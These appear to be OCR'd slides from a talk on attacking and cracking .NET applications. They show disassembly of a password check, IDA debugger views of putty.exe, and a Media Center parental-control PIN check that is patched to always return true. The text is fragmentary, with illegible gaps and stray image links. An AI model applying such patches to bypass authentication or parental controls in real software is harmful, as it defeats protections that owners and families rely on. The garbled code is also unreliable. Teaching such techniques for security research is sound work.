00000066  mov         rax,qword ptr [rsp+00000090h]
0000006e  mov         rax,qword ptr [rax+000001C8h]
00000075  mov         qword ptr [rsp+38h],rax
0000007a  mov         rax,qword ptr [rsp+38h]
0000007f  mov         qword ptr [rsp+40h],rax
00000084  mov         rax,qword ptr [rsp+38h]
00000089  mov         rax,qword ptr [rax]
0000008c  mov         r11,qword ptr [rsp+40h]
00000091  mov         rcx,qword ptr [rsp+40h]
00000096  call        qword ptr [rax+000002B8h]
0000009c  mov         qword ptr [rsp+48h],rax
000000a1  mov         rax,qword ptr [rsp+48h]
000000a6  mov         qword ptr [rsp+20h],rax
            password = tb_password.Text;
000000ab  mov         rax,qword ptr [rsp+00000090h]
000000b3  mov         rax,qword ptr [rax+000001D0h]
000000ba  mov         qword ptr [rsp+50h],rax
000000bf  mov         rax,qword ptr [rsp+50h]
000000c4  mov         qword ptr [rsp+58h],rax
000000c9  mov         rax,qword ptr [rsp+50h]
000000ce  mov         rax,qword ptr [rax]
000000d1  mov         r11,qword ptr [rsp+58h]
000000d6  mov         rcx,qword ptr [rsp+58h]
000000db  call        qword ptr [rax+000002B8h]
000000e1  mov         qword ptr [rsp+60h],rax
000000e6  mov         rax,qword ptr [rsp+60h]
000000eb  mov         qword ptr [rsp+28h],rax
```



```
Offset    OpCode      Operand
            bool same = false;
000000f0  mov         byte ptr [rsp+30h],0

            if (user.GetHashCode() ==System.Convert.ToInt32( password))
000000f5  mov         rax,qword ptr [rsp+20h]
000000fa  mov         rax,qword ptr [rax]
000000fd  mov         rcx,qword ptr [rsp+20h]
00000102  mov         r11,qword ptr [rsp+20h]
00000107  call        qword ptr [rax+50h]
0000010a  mov         dword ptr [rsp+68h],eax
0000010e  mov         rcx,qword ptr [rsp+28h]
00000113  call        FFFFFFFFF82B9B30
00000118  mov         dword ptr [rsp+6Ch],eax
0000011c  mov         eax,dword ptr [rsp+6Ch]
00000120  cmp         dword ptr [rsp+68h],eax
00000124  jne         000000000000012D
                same = true;
00000126  mov         byte ptr [rsp+30h],1
0000012b  jmp         0000000000000132
            else
                same = false;
0000012d  mov         byte ptr [rsp+30h],0

            if (same)
00000132  movzx       eax,byte ptr [rsp+30h]
00000137  test        eax,eax
00000139  je          0000000000000154
            {
                // true
                System.Windows.Forms.MessageBox.Show("SAME");
0000013b  mov         rcx,12663150h
00000145  mov         rcx,qword ptr [rcx]
00000148  call        FFFFFFFFEA266DA0
0000014d  mov         dword ptr [rsp+70h],eax
00000151  nop
00000152  jmp         000000000000016D
            }
            else
            {
                // false
                System.Windows.Forms.MessageBox.Show("NOT SAME");
00000154  mov         rcx,12663158h
0000015e  mov         rcx,qword ptr [rcx]
00000161  call        FFFFFFFFEA266DA0
00000166  mov         dword ptr [rsp+74h],eax
0000016a  nop
            }
        }
0000016b  jmp         000000000000016D
0000016d  add         rsp,88h
00000174  rep ret
```

NOT IDA PRO



IDA - C:\IDA\REVERSING\putty.exe
File Edit Jump Search View Debugger Options Windows Help
IDA View-[illegible]
IDA View-EIP
Threads
General registers
Thread
Search
Line 1 of 1
EIP
EBP
ESP

```
Debugger: Library [illegible]aded: C:\WINNT\system32\NTDLL.DLL
Debugger: Library [illegible]aded: C:\WINNT\system32\ADVAPI32.dll
Debugger: Library [illegible]ded: C:\WINNT\system32\KERNEL32.DLL
AU:  idle   Down   Disk: [illegible]   00031219   00431219: WinMain(x,x,x,x)+35
```

```
00000350
```

IDA View-EIP

```
.text:00431207 call    ds:InitCommonControls
.text:0043120D call    [illegible]b_4300A1
.text:00431212 call    s[illegible]437607
.text:00431217 test    eax, [illegible]ax
.text:00431219 jnz     short [illegible]43124E
.text:0043121B push    ds:lpSt[illegible]   00000001
.text:00431221 push    offset aSFa[illegible]Error
.text:00431226 call    sub_406B06
.text:0043122B pop     ecx
.text:0043122C mov     esi, eax
.text:0043122E pop     ecx
.text:0043122F push    30h
.text:00431231 push    esi
.text:00431232 push    offset T[illegible]
.text:00431237 push    0
.text:00431239 call    ds:M[illegible]ageBoxA
.text:0043123F push    es[illegible]
.text:00431240 call    s[illegible]406E7E
.text:00431245 pop     [illegible]x
.text:00431246 push    [illegible]
.text:00431248 pop     eax
.text:00431249 jmp     loc_43204E
.text:0043124E ; ---------------------------------
.text:0043124E
.text:0043124[illegible] loc_43124E:
.text:00431[illegible] mov     eax, dword_45A1C4
```

IDA View-[illegible]

```
00[illegible]30 var_4 dd 65h
[illegible]2FF34 dd     12FFC0h ; Stack[00000
[illegible]012FF38 retaddr dd     43CC53h ; sta
[illegible]012FF3C hInstance dd offset unk_400
0012FF40 hMenu dd 0
0012FF44 uIDEvent dd offset unk_132D
0012FF48 nCmdShow dd 0Ah
0012FF48 ; [END OF STACK FRAME _WinM
0012FF4C dd     12D9C4h ; Stack_PAGE_
0012FF50 dd        200h
0012FF54 dd    7FFDF000h
```


[illegible]al registers

```
EAX 00[illegible]0001
EBX 7FF[illegible]000   debug013:7FFDF000
ECX 0000[illegible]5
EDX 77FD01[illegible]   NTDLL.DLL:77FD0170
ESI 00000000
EDI 0012D9C4   [illegible]ack_PAGE_GUARD[0000035
EBP 0012FF34   [illegible]k[00000350]:0012FF34
ESP 0012FF34   St[illegible][00000350]:0012FF34
EIP 00431219   WinM[illegible](x,x,x,x)+35
EFL 00000206

CF 0
PF 1
AF 0
ZF 0
SF 0
TF 0
IF 1
DF 0
OF 0
```


Suicide

You're doing it wrong.

Attacking/Cracking



ATTACKING .NET



ATTACK THE CODE ON DISK

ATTACKING ON DISK

GRAYWOLF

ON DISK EDIT

ATTACK SECURITY

Microsoft Media Center

CRACK

DEMO

GOD MODE
GSGE.CONFIGOPTIONS::.CCTOR()
439 LDC.I4.1

CRACK

PASSWORD

```
public static bool CheckPin(string pin)
{
          ParentalControl.Settings.PIN = null;
          ParentalControl.Settings.Load();
          string text = ParentalControl.Settings.PIN;
          if (text == null)
          {
                    return 1;
          }
          if (text.Length > 0)
          {
                    if (text.get_Chars(0) == 58)
                    {
                              goto Block_6;
                    }
          }
          ParentalControlPin.StoreNewPin(text);
          return text == pin;
          Block_6:
          return text == ParentalControlPin.HashForPin(pin);
}
```


CRACK


```
public static bool CheckPin(string pin)
{
Return True;
}
```

PASSWORD


ATTACKING .NET APPLICATIONS: AT RUNTIME

GRAYDRAGON






ATTACKING .NET



ATTACK WHILE THE APP IS RUNNING

ATTACK VECTOR (not new)

ASM THE OLD IS NEW



- Shell Code - ASM
- .NET has pointers
- NO .NET Security
- ....


THIS IS SCARY!!!!

NEVER LET ME CALL

UNMANNAGED

ATTACK VECTOR

